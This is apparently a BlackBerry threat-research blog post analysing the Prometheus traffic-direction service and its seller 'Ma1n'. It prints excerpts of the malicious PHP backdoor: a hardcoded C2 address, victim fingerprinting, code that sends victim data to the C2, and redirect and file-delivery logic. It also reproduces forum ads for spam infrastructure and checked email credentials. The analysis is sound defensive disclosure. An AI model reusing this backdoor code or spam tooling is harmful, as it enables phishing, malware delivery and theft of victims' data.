


Kraken the Code on Prometheus

 blogs.blackberry.com/en/2022/01/kraken-the-code-on-prometheus

The BlackBerry Research & Intelligence Team



Executive Summary

- The subscription-based malware service Prometheus TDS was first discovered in August of 2021 by Group-IB, as part of an email campaign targeting U.S. government agencies, amongst others. The Crimeware-as-a-Service (CaaS) offering was posted by a cyber threat actor called “Ma1n” on various Russian hack forums, to a primarily Russian customer base.

- **This threat actor appears to lean heavily on Cobalt Strike for part of its infrastructure (for more information about Cobalt Strike please download our recent [book](#) on the subject). With the data gathered from the BlackBerry Research & Intelligence Team’s Cobalt Strike Team Server scanning solution, we were able to cluster a variety of different malware families they’ve used, based on Beacon configuration data.**
- **Malware researcher for NVISO Labs [Didier Stevens](#) also recently found six SSL private keys bundled with cracked or leaked copies of Cobalt Strike, one of which has an extensive overlap with Prometheus-related activity. He has published [information and tooling](#) that makes it possible to decrypt this Beacon traffic.**

Introduction

Prometheus, a supreme trickster, stole fire for humankind by lighting a torch from the sun. What would this tale look like if it were updated, with the god of fire reimagined as a cybercriminal?

In our gritty reboot of this classic tale, instead of a rebel bringing the light of knowledge to humanity, the main character is the “puppetmaster” of a monstrous cephalopod that has its tentacles wending its way around a huge territory. The torch is now a Beacon (of the cracked/leaked Cobalt Strike variety). In our revamped plot line, there is hope at the bottom of Pandora’s box in the form of passionate researchers working diligently to identify and thwart these cyber-thieves.

Prometheus: The God of Fire (and TDSes?!)

In August of 2021, Group-IB published research on [Prometheus TDS](#). They shone light on two large email campaigns targeting U.S. entities in the public and private sector, as well as individuals in Belgium.

Prometheus at its core is a Traffic Direction System (TDS) used to facilitate Malware-as-a-Service (MaaS) operations and [phishing](#) redirection on a large scale. As its name suggests, a TDS is a system designed to (re)direct users from one web location to another, based on the configuration set by its operator. The TDS helps to deliver malware binaries to targets via a complex web of phishing, maldocs and HTTP redirection. The BlackBerry Research & Intelligence Team has also discovered an interesting correlation between Prometheus and the use of a leaked [Cobalt Strike](#) SSL key pair, which we will elaborate in more detail later.

Prometheus can be considered a full-bodied service/platform that allows threat groups to purvey their malware or phishing operations with ease. Think of Prometheus like a freight transport infrastructure; except instead of carrying food or petrochemicals, it carries a range


of cyber offensive capabilities and malware to its targets. The irony of this analogy is that services like Prometheus enable bad actors to target companies that provide actual infrastructure – such as freight transport and other critical services – in the physical world.

In order to accomplish its goals, the platform has many moving parts, from malicious PHP backdoors to JavaScript redirects, to malspam and Cobalt Strike infrastructure, as well as customer-facing administration web panels. Prometheus sells access to the TDS via underground forums on a subscription basis, with its prices ranging from \$30 for two days to \$250 for a month.

Catching Fire: The Prometheus TDS – Traffic Direction System

Historically, a TDS would be considered an integral part of an exploit kit's execution chain; they would be used to redirect an unwitting user to a "landing page" where their computer would be fingerprinted and served with an exploit where possible. But the exploit kit (EK) landscape has been on the decline in recent years thanks to a concerted effort by law enforcement, browser hardening by developers, and declines in the use of Internet Explorer (IE) and Flash.

Consequently, TDSes have evolved into their own independent entities that are largely part of Crimeware-as-a-Service (CaaS) offerings, which a threat actor offers for either rent or sale in specialized forums located on the dark web. Past examples of this are the EITest TDS that exclusively targeted IE users, BlackTDS, which offered services for as little as \$16/day, and Seamless TDS.



The image is a screenshot of a forum post for 'blacktds - онлайн антибот тдс для работы с трафиком.' The post is dated 19 Nov 2018 and is the first in a thread. It features a logo for 'blackadmin' and a user profile for 'blackadmin' (New Member) with 6 messages, 1 like received, and 0 reputations. The main text of the advertisement describes 'BlackTDS - ANTI-BOT CLOAKING SYSTEM' and provides details about its capabilities, pricing, and contact information. The pricing is listed as follows: \$16/day, \$35/5 days, \$60/10 days, \$150/30 days, \$360/90 days, \$500/180 days, and \$850/year. The advertisement also mentions that it is the best for cleaning traffic and AV/Bots protecting, filtering by IP with IPv6 full support, by ISP-ASN, by referer, by hardware fingerprint, by antinot database, in which more than 440 000 000 ip antivirus, moderators, search engine and checkers bots now and in realtime.

Figure 1 - BlackTDS forum advertisement

TDS traffic is typically funneled from one of two main sources; malicious ads (malvertising) on legitimate websites, or on compromised legitimate websites that contain malicious code. Once a victim is caught in this web of redirects, they are at the mercy of the TDS and will be

redirected to a location that serves malware, phishing scams, exploit kits or tech support scams.

The Prometheus TDS follows the typical TDS execution flow, but targets are funneled via a spam email that contains either an HTML file, a Google Docs page or a web shell redirector. These components each contain an embedded URL designed to redirect the user to a first stage payload, or to a website that has been compromised by the threat actor and hosts a PHP-based backdoor. The backdoor is used to glean various types of data from the victim, which gets sent back to the Prometheus TDS administrative panel. The admin panel could then choose to send instructions back to the compromised website/PHP backdoor, to serve the victim with malware, or redirect them to another page that might contain a phishing scam, etc.

PHP Backdoor

The Prometheus backdoor was previously an integral component in the execution chain of the Prometheus TDS and played the role of a middleman, acting as a gateway between the attacker and the unwitting victim. However, its use has been minimal since earlier this year. It is a miniscule (12-16KB) PHP script that operates as an HTTP redirector, and it is often found on compromised websites running vulnerable PHPMailer software.

A victim is typically redirected – after clicking a malicious link that is delivered to them through a spam email – to a website infected with the backdoor. The backdoor’s primary purpose is to fingerprint victims, scrape various pieces of data from their machine, and then send the stolen data to the Prometheus TDS administration panel.




Figure 2 – Prometheus TDS admin panel

The admin panel can then choose to send an additional instruction to the backdoor, such as to redirect the victim to another specified URL and/or deliver a malicious first stage payload.

Analysis

An examination of the backdoor code reveals a configuration file containing a series of hardcoded settings for communication between the backdoor and the command-and-control (C2) server (also running the admin panel).

Communication between both parties is encrypted via XOR, a cipher key is contained within the configuration settings.

Also included is the C2 admin panel address – in this case “**hxxp://109[.]248[.]203[.]114**” – and the installation path along with a test path location.

```
$host = "http://109.248.203.114";  
$path_page = "/wp-content/";  
$key = "zi,,d,,n,,xu,p,,e,q,,nelcm,,k";  
$path_test = "/testParams/";
```

Figure 3 - Configuration settings

Additional settings include the presence of (“**allow_url_fopen**”, “**1**”). This is a PHP feature that, when enabled, allows data/files to be retrieved from remote locations over HTTP or FTP.

```
ini_set("allow_url_fopen", "1");
```

Figure 4 - Setting enablement

Once a victim lands on an infected site, various pieces of information are retrieved from their browser, including their IP, geolocation, time-zone, user-agent, language, protocol used, and the location they were referred from.

```

$ua = getRealua();

$uaCrypt = urlencode(encodeSource(strip_tags($ua), $key));

$ieSign = array('rv:11', 'MSIE');

if(!strpos($ua, $ieSign)) {

    echo "<script>

        let d = -new Date().getTimezoneOffset();
        let n = Intl.DateTimeFormat().resolvedOptions().timeZone;

        function set_cookie (name, value, minutes) {

            let date = new Date();
            date.setTime(date.getTime() + (minutes * 60 * 1000));

            let expires = "\";

            if (minutes)
                expires = \"; expires=\"+date.toGMTString();

            document.cookie = name + \"=\" + escape (value) + expires+\";path=/\";

        }

        function get_cookie (cookie_name) {
            let results = document.cookie.match ('(^|;) ?' + cookie_name + '=(^[;]*) (;|$)');

            if (results)
                return (unescape (results[2]));
            else
                return null;
        }

        if (!get_cookie('d') && !get_cookie('n')) {
            set_cookie('d', d, 2);
            set_cookie('n', n, 2);
            document . location . reload();
        }

    </script>";

```

Figure 5 - User data scraping code

A request is then generated to send the newly acquired data to the attacker's admin panel/C2 server.

```

$response = "";

$requestUrl = $host
    . $path_page
    . '?ip=' . $ipCrypt
    . '&ref=' . $refCrypt
    . '&ua=' . $uaCrypt
    . '&language=' . $languaCrypt
    . '&id=' . $emailCrypt
    . '&d=' . $dateOffsetCrypt
    . '&n=' . $nameOffsetCrypt;

if (function_exists('curl_init')){
    $response = curl_get_contents($requestUrl);
}else{
    $response = file_get_contents($requestUrl);
}

$response = trim(strip_tags($response));

```

Figure 6 - C2 exfil

The server might then send a response containing additional instructions depending on the “**\$modeType**” chosen. Instructions include specifying a URL to redirect the victim to, or whether to send further files/malware to them.

```

$modeType = "";
$urlToRedirect = "";
$fileName = "";
$fileHexData = "";

if (count($response_arr) == 2) {
    $modeType = decodeSource($response_arr[0], $key);
    $urlToRedirect = decodeSource($response_arr[1], $key);
}

if (count($response_arr) == 3) {
    $modeType = decodeSource($response_arr[0], $key);
    $fileName = decodeSource($response_arr[1], $key);
    $fileHexData = hex2bin(decodeSource($response_arr[2], $key));

    $resultData = base64_encode($fileHexData);
}

if ($modeType == "url") {

    if ($urlToRedirect == "shell")
        $urlToRedirect = getprotocol() . getDomainName();

    if ($email == "") {
        echo "<meta http-equiv='refresh' content='0;url=". $urlToRedirect ."'>";
    }else {
        echo "<meta http-equiv='refresh' content='0;url=". $urlToRedirect ."?. $emailParamName ."=". base64_encode($email) ."'>";
    }
}

if ($modeType == "file") {

    if (ob_get_level()) {
        ob_end_clean();
    }

    if(strpos($ua, $ieSign)) {

        header('Content-Description: File Transfer');
        header('Content-Type: application/octet-stream');
        header('Content-Disposition: attachment; filename="'. $fileName . '");
        header('Content-Transfer-Encoding: binary');
        header('Expires: 0');
        header('Cache-Control: must-revalidate');
        header('Pragma: public');
        header('Content-Length: ' . $fileHexData);

        echo $fileHexData;
        die();
    }
}

```

Figure 7 - Modetype options

The Threat Actor “Ma1n” and Sales on the Dark Web

In this gritty reimagining of the Prometheus tale, there is a threat actor directing this malicious traffic. “Main” (aka **Ma1n**) is considered to be the author behind the Prometheus TDS, amongst other illicit cyber-offerings. His focus has evolved over the years, selling various kits like PowerMTA and offering services in form of “high quality redirects”. This work and knowledge led him creating Prometheus TDS.

He has used various Russian hack forums to advertise his wares throughout 2019 and 2020, often featuring package deals to encourage customers to make larger purchases or to make setup more convenient. Ma1n even includes a way for potential buyers to contact him via the messaging platforms Jabber, Reserve or Telegram.

Ma1n’s favored forum avatar – a red fox – is the same fox that was featured in The Prodigy song titled “*Nasty*.”





Figure 8 – Ma1n's favored avatar: the red fox

Ma1n first registered on a hacking forum on October 15, 2018. The last activity on this site was on July 3, 2019. Ma1n posted twice and had zero reactions to any other posts, indicating that this account meant strictly business.



Ma1n
 inactive
 заброшен


Сообщения	Реакции
2	0

Регистрация: 15 Окт 2018 Активность: 3 Июл 2019

Figure 9 - Ma1n's activity on the forum

May 2019

On May 3, 2019, Ma1n wrote his first post on this forum. He was looking to purchase a “Recaptcha 2” solution via Zennoposter, sending via Callback.





Main
Client

Messages	Reaction score	Solutions	Points
3	0	0	1

Joined: Aug 11, 2018 Last seen: Jun 28, 2019 Find

LATEST ACTIVITY **POSTINGS** RECENTLY AUTHORED SOLUTIONS ABOUT

 Решение Recaptcha 2 через Zennoposter с отправкой через Callback
 Купил решение, всем спасибо!
[Main](#) · Post #2 · May 3, 2019 · Forum: [Поиск и предложение услуг по созданию шаблонов](#)

 Решение Recaptcha 2 через Zennoposter с отправкой через Callback
 Ищу решение Recaptcha 2 через Zennoposter с отправкой через Callback на примере GMX.com регистрация аккаунтов. Нужно определить как отправить решенный ответ, кнопки submit там нет, а решенная капча отправляется с помощью callback javascript функции, вот с этим и нужно разобраться. Решить ее не...
[Main](#) · Thread · May 3, 2019 · Replies: 1 · Forum: [Поиск и предложение услуг по созданию шаблонов](#)

SEE MORE

Figure 10 - Ma1n's activity and post

June 2019

On June 22, 2019, Ma1n posted again. This time he advertised high-speed SMTP based on PowerMTA (Message Transfer Agent), redirects, and various sets of purchase packages such as “A set of VPS + 10 additional IP addresses + 10 domains - 100+ high-speed SMTP = \$180.”




Figure 11 - Ma1n's post adverting https redirects, etc.

The post is written in both Russian and English. The full English post states:

HELLO WORLD!

Speedy and Smart Checker-Crack System Email and Email:Pass



Business Smtpl

- ✓ **Inbox Business Smtpl,imap (There is access to reading letters and sending, optionally testing on inbox) - 5\$ pcs.**
- ✓ **Inbox Smtpl (Smtpl tested to inbox gmail simple text letter without links) - 3\$ pcs.**
- ✓ **Mix (All smtpl checked on delivery) - 2\$ pcs.**
- ✓ **Not checked for delivery (Smtpl checked for authorization only) - 0.7\$ pcs.**

High-speed Smtpl based on PowerMTA

- 🎓 **Ideal for spamming to corporate emails(leads).**
- 🎓 **This method can do any spamming, with the exception of immoral content.**
- 🎓 **Competent configuration PowerMTA give a good deliverability.**
- 🎓 **High speed mailing and large volumes.**

SPF, DMARC, DKIM, PTR

Sets:

A set of VPS + 10 additional IP addresses + 10 domains - 100+ high-speed SMTP = \$180

- The optimal number of sent letters is 200.000 - 400.000 (it is possible and more, but the deliverability drops)

A set of VPS + 20 additional IP addresses + 20 domains - 200+ high-speed SMTP = \$260

- The optimal number of sent letters is 400.000 - 600.000 (it is possible and more, but the deliverability drops)

A set of VPS + 30 additional IP addresses + 30 domains - 300+ high-speed SMTP = \$310

- The optimal number of sent letters is 600.000 - 800.000 (it is possible and more, but the deliverability drops)

It is possible to order more IP and domains, specify the prices!

Redirects

✓ Redirects on domains (.club .live .world) and abuse-resistant vps, 10 domains - \$140

✓ Redirects on HTTP, HTTPS trust domains (Geo, click statistics, combination with Blacktds, KeitaroTDS) - \$5 - \$10 per trusted domain.

Spam 100k - \$200

✓ Spamming with maximum inbox via PowerMTA

(Used for mailing to corporate mailboxes)

Creating letters 50 - 150 \$

✓ Creation, Translation, Randomization, text, html

✓ There are ready-made options for various topics.

Contacts:

Jabber: ma1n[at]thesesecure[.]biz

Reserve: ma1n[at]exploit[.]im

Telegram: [at]Ma1n_exp

*** In case of force majeure, there may be delays in the issuance and manufacture of servers for the duration of the situation, but no later than one working week.**

*** On the PowerMTA tariffs, when receiving complaints from the main blacklists, the server will be blocked.**


*** Due to the limited number of hosting companies providing additional IP addresses, sometimes it takes more time to remove IP addresses from different blacklists, so the presence of blacklists in small quantities is allowed.**

*** When purchasing a product or ordering services, the price is fixed by the currency in which you are calculating.**

Note: Post ends

August 2019

On Aug. 16, 2019, Ma1n posted on another Russian forum specifying that he offers “*high quality redirects*” with many settings available for delivering spam and traffic. Ma1n also mentions other wares, such as PowerMTA. For any prospective buyers interested in buying in bulk, discounts would be offered.



16 Авг 2019

Редиректы высочайшего качества, множество настроек, сочетание с различными тдс, защищают ваши конечные сайты и файлы, отлично подходят для спама и трафика.

Попробуйте так же другие мои продукты высокого качества.

PowerMTA отлично подойдут для штурма корпов.

А так же Корп смтп в одни руки с нужными вам параметрами и проверкой на инбокс!
На объем предусмотрены скидки!

Так же помогу вам все настроить и запустить.

Пишите по любым тематическим вопросам, буду рад помочь!

Всем удачи!

Jabber: ma1n@thesesecure.biz
Reserve: ma1n@exploit.im
Telegram: @Ma1n_exp

Ma1n
